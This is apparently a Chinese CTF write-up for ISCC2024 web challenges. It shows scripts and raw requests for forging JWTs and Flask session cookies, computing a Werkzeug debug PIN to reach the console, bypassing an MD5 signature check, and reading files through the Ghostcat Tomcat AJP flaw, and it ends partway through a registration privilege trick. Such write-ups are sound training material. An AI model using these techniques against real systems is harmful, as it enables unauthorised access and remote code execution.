
ISCC2024

大家伙分享一些WP！肝！

Web

还没想好名字的塔防游戏

按F12去找代码，JS里面有提示：



然后在网页里面看到：


- Mystic Defense War: The Secret of Guardian Towers and Magical Monsters

开头字母大写刚刚好：


```
ISCC{MDWTSGTMMBBSOOGEWW}
```

Flask中的pin值计算

f12打开找到base字符串解密得到下一步地址



通过询问得到部分信息



pincalculate

/crawler

进入提示路径发现是计算题，写脚本直接算，多试几次等到得出回显

```python
import requests
import json

def calculate_expression(expression):
    try:
        result = eval(expression)
        return result
    except Exception as e:
        print("An error occurred while evaluating the expression:", str(e))
        return None

def send_answer(url, answer):
    try:
        response = requests.get(url + "?answer=" + str(answer))
        if response.status_code == 200:
            print("Answer sent successfully.")
            return response.text
```

```
        else:
            print("Failed to send answer. Status code:", response.status_code)
            return None
    except Exception as e:
        print("An error occurred:", str(e))
        return None


expression_url = "http://101.200.138.180:10006/get_expression"
submit_url = "http://101.200.138.180:10006/crawler"

response = requests.get(expression_url)
if response.status_code == 200:
    expression_data = json.loads(response.text)
    expression = expression_data['expression']
    print("Expression:", expression)
    result = calculate_expression(expression)
    if result is not None:
        print("Result:", result)
        response_text = send_answer(submit_url, result)
        if response_text:
            print("Response from server:", response_text)
else:
    print("Failed to retrieve expression. Status code:", response.status_code)
```

```
C:\Users\12652\PycharmProjects\test\venv\Scripts\python.exe C:\Users\12652\AppData\Ro
Expression: 8659-6568-6278+5530
Result: 1343
Answer sent successfully.
Response from server: <h1>/usr/local/lib/python3.11/site-packages/flask/app.py</h1>
<h1>uuidnode_mac位于/woddenfish</h1>
```

然后进入下一个路径，查看源码发现是jwt伪造

```
<script>
    document.getElementById('submitBtn').addEventListener('click', function() {
        var session = 'eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiZG9uYXRlIiwicXVhbnRpdHkiOjF9.gT7yG_zYb22iGVXcGtSVzYr-fAeb_Nyv4KbeH3Ez8hc';
        var body = JSON.stringify({
            session: session
        });

        fetch('/woddenfish', {
            method: 'POST',
            headers: {
                'Content-Type': 'application/json'
            },
            body: body
        })
        .then(response => {
            if (response.ok) {
                return response.json();
            } else {
                throw new Error('Request failed');
            }
```

发包得到下一关地址和machineID：42:ac:18:00:02

```
POST /woddenfish HTTP/1.1
Host: 101.200.138.180:10006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://101.200.138.180:10006/woddenfish
Content-Type: application/json
Content-Length: 151
Origin: http://101.200.138.180:10006
DNT: 1
Connection: close

{"session":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiY29zdCIsInF1YW50aXR5IjoxMDAwMDAwMDAwMDAwMDB9.itAVmsCHo0A8jEeZYZJb8GCMj2ePnsZjkbzbvsow40E"}
```

Request

Pretty Raw Hex

```
1 POST /woddenfish HTTP/1.1
2 Host: 101.200.138.180:10006
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: */*
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://101.200.138.180:10006/woddenfish
8 Content-Type: application/json
9 Content-Length: 151
10 Origin: http://101.200.138.180:10006
11 DNT: 1
12 Connection: close
13
14 {
  "session":
  "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYW1lIjoiY29zdCIsInF1YW50aXR5IjoxMDAwMDAwMDAwMDAwMDB9.itAVmsCHo0A8jEeZYZJb8GCMj2ePnsZjkbzbvsow40E"
}
```

Search... 0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.2 Python/3.11.9
3 Date: Mon, 06 May 2024 09:46:26 GMT
4 Content-Type: application/json
5 Content-Length: 173
6 Connection: close
7
8 {"gongde":1530498646,"message":
"\u4f5b\u66f0\uff1a\u529f\u5fb7\u5706\u6ee1\u3002\u5730\u574002:42:ac:18:00:02:,\u673a\u5668\u7801\u63d0\u793a\u7ed9\u4f60\u4e86/machine_id"}
9
```


前往下一关地址点击**vip会员奖品**得到一个新字符串，使用脚本伪造jwt字符串


```python
from json import loads, dumps
from jwcrypto.common import base64url_encode, base64url_decode

def topic(topic):
    [header, payload, signature] = topic.split('.')
    parsed_payload = loads(base64url_decode(payload))
    print(parsed_payload)
    parsed_payload["role"] = "vip"
    print(parsed_payload)
    fake_payload = base64url_encode((dumps(parsed_payload, separators=(',', ':'))))
    return '{"' + header + '.' + fake_payload + '.":"","protected":"' + header + '", "payload":"' + payload + '","signature":"' + signature + '"}'


print(topic('eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3MTQ5OTI1MDgsImlhdCI6MTcxNDk4ODkwOCwianRpIjoiaHlfQzdGSUZob3JSdjc3dk1aNjRaZyIsIm5iZiI6MTcxNDk4ODkwOCwicm9sZSI6Im1lbWJlciIsInVzZXJuYW1lIjoiSVNDQ21lbWJlciJ9.QZ-cBRIQ9KtOOhWHgHq-dKa_Qanhzhx8jA6nk_ls1fZsaI2Kin1ra4DlWNiGcwwP_ZB0Hdovfl7HFuLLKCX1uu_aMjM9d4cqX4T56aReAjk8Nt8UHZeyVt-VhchbkMMgaKwIHknZXuf_0IbZxkpgDNe5SrlkoiGYwr7mHs4s8C_J9cM9eVAqet_l2uBiEyi4sI48Rt'))
```

```
y3GM2O-
pH4NAlfVUVXzTeZYZW_Jph8FIMDLTCdJDDT_P2zzCvgM4EKzAO5IgNWs_U8Y38VSbvnAaYIbI_kWqpT
h9Qh3rFcMBvp-P8HSe2fHfhxWDrPfif6v6g1_jgHfOWCAbq8NfjLUhUAdw'))
```

```
C:\Users\12652\PycharmProjects\test\venv\Scripts\p
{'exp': 1714992508, 'iat': 1714988908, 'jti': 'hy_
{'exp': 1714992508, 'iat': 1714988908, 'jti': 'hy_
{"eyJhbGciOiJQUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE

进程已结束,退出代码0
```

经过url加密之后再次发包传入得到setcookie以及key





使用脚本成功获得提权之后的伪造jwt字符串

```python
#!/usr/bin/env python3
""" Flask Session Cookie Decoder/Encoder """
__author__ = 'Wilson Sumanang, Alexandre ZANNI'

# standard imports
import sys
import zlib
from itsdangerous import base64_decode
import ast

# Abstract Base Classes (PEP 3119)
if sys.version_info[0] < 3:  # < 3.0
    raise Exception('Must be using at least Python 3')
```

```
elif sys.version_info[0] == 3 and sys.version_info[1] < 4:  # >= 3.0 && < 3.4
    from abc import ABCMeta, abstractmethod
else:  # > 3.4
    from abc import ABC, abstractmethod

# Lib for argument parsing
import argparse

# external Imports
from flask.sessions import SecureCookieSessionInterface


class MockApp(object):

    def __init__(self, secret_key):
        self.secret_key = secret_key


if sys.version_info[0] == 3 and sys.version_info[1] < 4:  # >= 3.0 && < 3.4
    class FSCM(metaclass=ABCMeta):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure = dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e

        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie  """
            try:
                if (secret_key == None):
                    compressed = False
                    payload = session_cookie_value

                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

```

```
                    data = payload.split(".")[0]

                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
                else:
                    app = MockApp(secret_key)

                    si = SecureCookieSessionInterface()
                    s = si.get_signing_serializer(app)

                    return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)
                raise e
else:  # > 3.4
    class FSCM(ABC):
        def encode(secret_key, session_cookie_structure):
            """ Encode a Flask session cookie """
            try:
                app = MockApp(secret_key)

                session_cookie_structure =
dict(ast.literal_eval(session_cookie_structure))
                si = SecureCookieSessionInterface()
                s = si.get_signing_serializer(app)

                return s.dumps(session_cookie_structure)
            except Exception as e:
                return "[Encoding error] {}".format(e)
                raise e

        def decode(session_cookie_value, secret_key=None):
            """ Decode a Flask cookie  """
            try:
                if (secret_key == None):
                    compressed = False
                    payload = session_cookie_value

                    if payload.startswith('.'):
                        compressed = True
                        payload = payload[1:]

                    data = payload.split(".")[0]

```

```
                    data = base64_decode(data)
                    if compressed:
                        data = zlib.decompress(data)

                    return data
                else:
                    app = MockApp(secret_key)

                    si = SecureCookieSessionInterface()
                    s = si.get_signing_serializer(app)

                    return s.loads(session_cookie_value)
            except Exception as e:
                return "[Decoding error] {}".format(e)
                raise e

if __name__ == "__main__":
    # Args are only relevant for __main__ usage

    ## Description for help
    parser = argparse.ArgumentParser(
        description='Flask Session Cookie Decoder/Encoder',
        epilog="Author : Wilson Sumanang, Alexandre ZANNI")

    ## prepare sub commands
    subparsers = parser.add_subparsers(help='sub-command help',
dest='subcommand')

    ## create the parser for the encode command
    parser_encode = subparsers.add_parser('encode', help='encode')
    parser_encode.add_argument('-s', '--secret-key', metavar='<string>',
                               help='Secret key', required=True)
    parser_encode.add_argument('-t', '--cookie-structure',
metavar='<string>',
                               help='Session cookie structure',
required=True)

    ## create the parser for the decode command
    parser_decode = subparsers.add_parser('decode', help='decode')
    parser_decode.add_argument('-s', '--secret-key', metavar='<string>',
                               help='Secret key', required=False)
    parser_decode.add_argument('-c', '--cookie-value', metavar='<string>',
                               help='Session cookie value', required=True)

    ## get args
    args = parser.parse_args()

```

```
    ## find the option chosen
    if (args.subcommand == 'encode'):
        if (args.secret_key is not None and args.cookie_structure is not None):
            print(FSCM.encode(args.secret_key, args.cookie_structure))
    elif (args.subcommand == 'decode'):
        if (args.secret_key is not None and args.cookie_value is not None):
            print(FSCM.decode(args.cookie_value, args.secret_key))
        elif (args.cookie_value is not None):
            print(FSCM.decode(args.cookie_value))
```

```
python aaa.py decode -s "welcome_to_iscc_club" -c "eyJyb2xlIjoidmlwIn0.ZkOdaA.z8J3gvm_isNI0QRYUJNyoO3o8ZQ"

python aaa.py encode -s "welcome_to_iscc_club" -t "{'role': 'supervip'}"
```

```
(venv) PS C:\Users\12652\Desktop> python aaa.py
(venv) PS C:\Users\12652\Desktop> python aaa.py decode -s "welcome_to_iscc_club" -c "eyJyb2xlIjoidmlwIn0.ZjioTQ.oLpElofvpgWpcUjvTD7H1SEZkoA"
{'role': 'vip'}
(venv) PS C:\Users\12652\Desktop> python aaa.py encode -s "welcome_to_iscc_club" -t "{'role': 'supervip'}"
eyJyb2xlIjoic3VwZXJ2aXAifQ.ZjipHA.dZMMRJ8Is6js9GbykzQnTYT4I7U
(venv) PS C:\Users\12652\Desktop>
```

使用get传入伪造的jwt字符串得到最后一个参数

Request

Pretty Raw Hex

```
GET /supervipprice HTTP/1.1
Host: 101.200.138.180:10006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
Cookie: session= eyJyb2xlIjoic3VwZXJ2aXAifQ.ZjipHA.dZMMRJ8Is6js9GbykzQnTYT4I7U


```

Search...

Response


Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: Werkzeug/3.0.2 Python/3.11.9
Date: Mon, 06 May 2024 10:05:31 GMT
Content-Type: application/json
Content-Length: 39
Vary: Cookie
Connection: close

"acff8a1c-6825-4b9b-b8e1-8983ce1a8b94"

```


使用脚本计算出pin码

```python
import hashlib
import getpass
from flask import Flask
from itertools import chain
import sys
import uuid
import typing as t

username = 'pincalculate'  # /etc/passwd
app = Flask(__name__)
modname = getattr(app, "__module__", t.cast(object, app).__class__.__module__)
mod = sys.modules.get(modname)
mod = getattr(mod, "__file__", None)

probably_public_bits = [
    username,  # 用户名
    modname,  # 一般固定为flask.app
    getattr(app, "__name__", app.__class__.__name__),  # 固定，一般为Flask
```

```
    '/usr/local/lib/python3.11/site-packages/flask/app.py',  # 主程序（app.py）运行的绝对路径
]
print(probably_public_bits)
mac = '02:42:ac:18:00:02'.replace(':', '')  # /sys/class/net/eth0/address
mac = str(int(mac, base=16))
private_bits = [
    mac,  # mac地址十进制
    "acff8a1c-6825-4b9b-b8e1-8983ce1a8b94"  # /etc/machine-id /proc/self/cgroup
]
print(private_bits)
h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)
h.update(b"cookiesalt")

cookie_name = f"__wzd{h.hexdigest()[:20]}"

# If we need to generate a pin we salt it a bit more so that we don't
# end up with the same value and generate out 9 digits
h.update(b"pinsalt")
num = f"{int(h.hexdigest(), 16):09d}"[:9]

# Format the pincode in groups of digits for easier remembering if
# we don't have a result yet.
rv = None
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = "-".join(
                num[x: x + group_size].rjust(group_size, "0")
                for x in range(0, len(num), group_size)
            )
            break
    else:
        rv = num

print(rv)
```



进入到debug地址传入pin码得到flag



代码审计

代码说明：获取我们输入的三个参数，其中两个是从cookie中获取的，然后对param进行了waf过滤，waf函数是找到以gopher或者file开头的，在这里是过滤了这两个协议，使我们不能通过协议读取文件。

传进去的参数构造一个Task类对象，此时会执行它的Exec方法，在此方法中首先是`self.checkSign()`检查登录，跟进`self.checkSign()`

当我们传入的参数action和param经过getSign这个函数之后与sign相等，就返回true，先跟进`getSign`

secert_key我们不知道，先返回exec继续往下看


很明显如果scan、read in action中，前面会将param对应文件的内容写入文件，后面是把文件取出来并返回来，既然要满足这个条件，action就必须是readscan，或者scanread，跟进scan

唯一不知道的就是secert_key的值，也就无法使self.checkSign()为真，这里我们要知道secert_key+param+action其实是拼接的，就等同于secert_keyparamaction，如果我们输入key+flag.txt+scan也就等于keyflag.txtscan，因为key是写死的，这里我们访问/geneSign页面，并传入参数param=flag.txt得到一串MD5值

action默认为scan，如果我们在param字段输入flag.txtread那我们就能得到keyflag.txtreadscan，所以传参`param=flag.txtread`得到的MD5值就是我们最终需要的

58bcef7afe27071592d6334522cf5fa0

{"code": 200, "data": "ISCC{djladaajalfjhlasfj}"}



原神启动

脚本直接一把嗦（要使用2.7的python环境）

> 🏆 这是一个漏洞来着，直接脚本一键梭哈就可以了：
>
> https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi

幽灵猫任意文件读取漏洞

CNVD-2020-10487-Tomcat-Ajp-lfi.py

用nmap扫描一下ip，ajp13在8009端口，然后直接脚本上去，可以下载源码

```
26706's Desktop/
➤  nmap -Pn 101.200.138.180
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-10 11:22 中国标
Nmap scan report for 101.200.138.180
Host is up (0.064s latency).
Not shown: 988 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
53/tcp   filtered domain
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1433/tcp filtered ms-sql-s
1434/tcp filtered ms-sql-m
5800/tcp filtered vnc-http
5900/tcp filtered vnc
8009/tcp open     ajp13
8080/tcp open     http-proxy
9999/tcp open     abyss
```

```
26706's Desktop/
➤  python .\yuanshen.py 101.200.138.180 -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://101.200.138.180:8009/asdf
----------------------------
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at
```

```
26706's Desktop/
➤  python .\yuanshen.py 101.200.138.180 -p 8009 -f WEB-INF/flag.txt
Getting resource at ajp13://101.200.138.180:8009/asdf
----------------------------
ISCC{jxFvauEEw6xjlvxp}
```

掉进阿帕奇的工资

发包注册添加job类型

Request

Pretty Raw Hex

```
POST /regist.php HTTP/1.1
Host: 101.200.138.180:60000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
Origin: http://101.200.138.180:60000
DNT: 1
Connection: close
Referer: http://101.200.138.180:60000/regist.php
Cookie: PHPSESSID=tv4mc8prrfsor3d5ea16gl90s; sign=19528176342cf0870f5327eca3e88776
Upgrade-Insecure-Requests: 1

username=1236515&password=123456&repassword=123456&mail=vADCAS%40qq.com&phone=1234567899&question=1&answer=aaa&job=admin
```

Search...


Response

Pretty Raw Hex Render

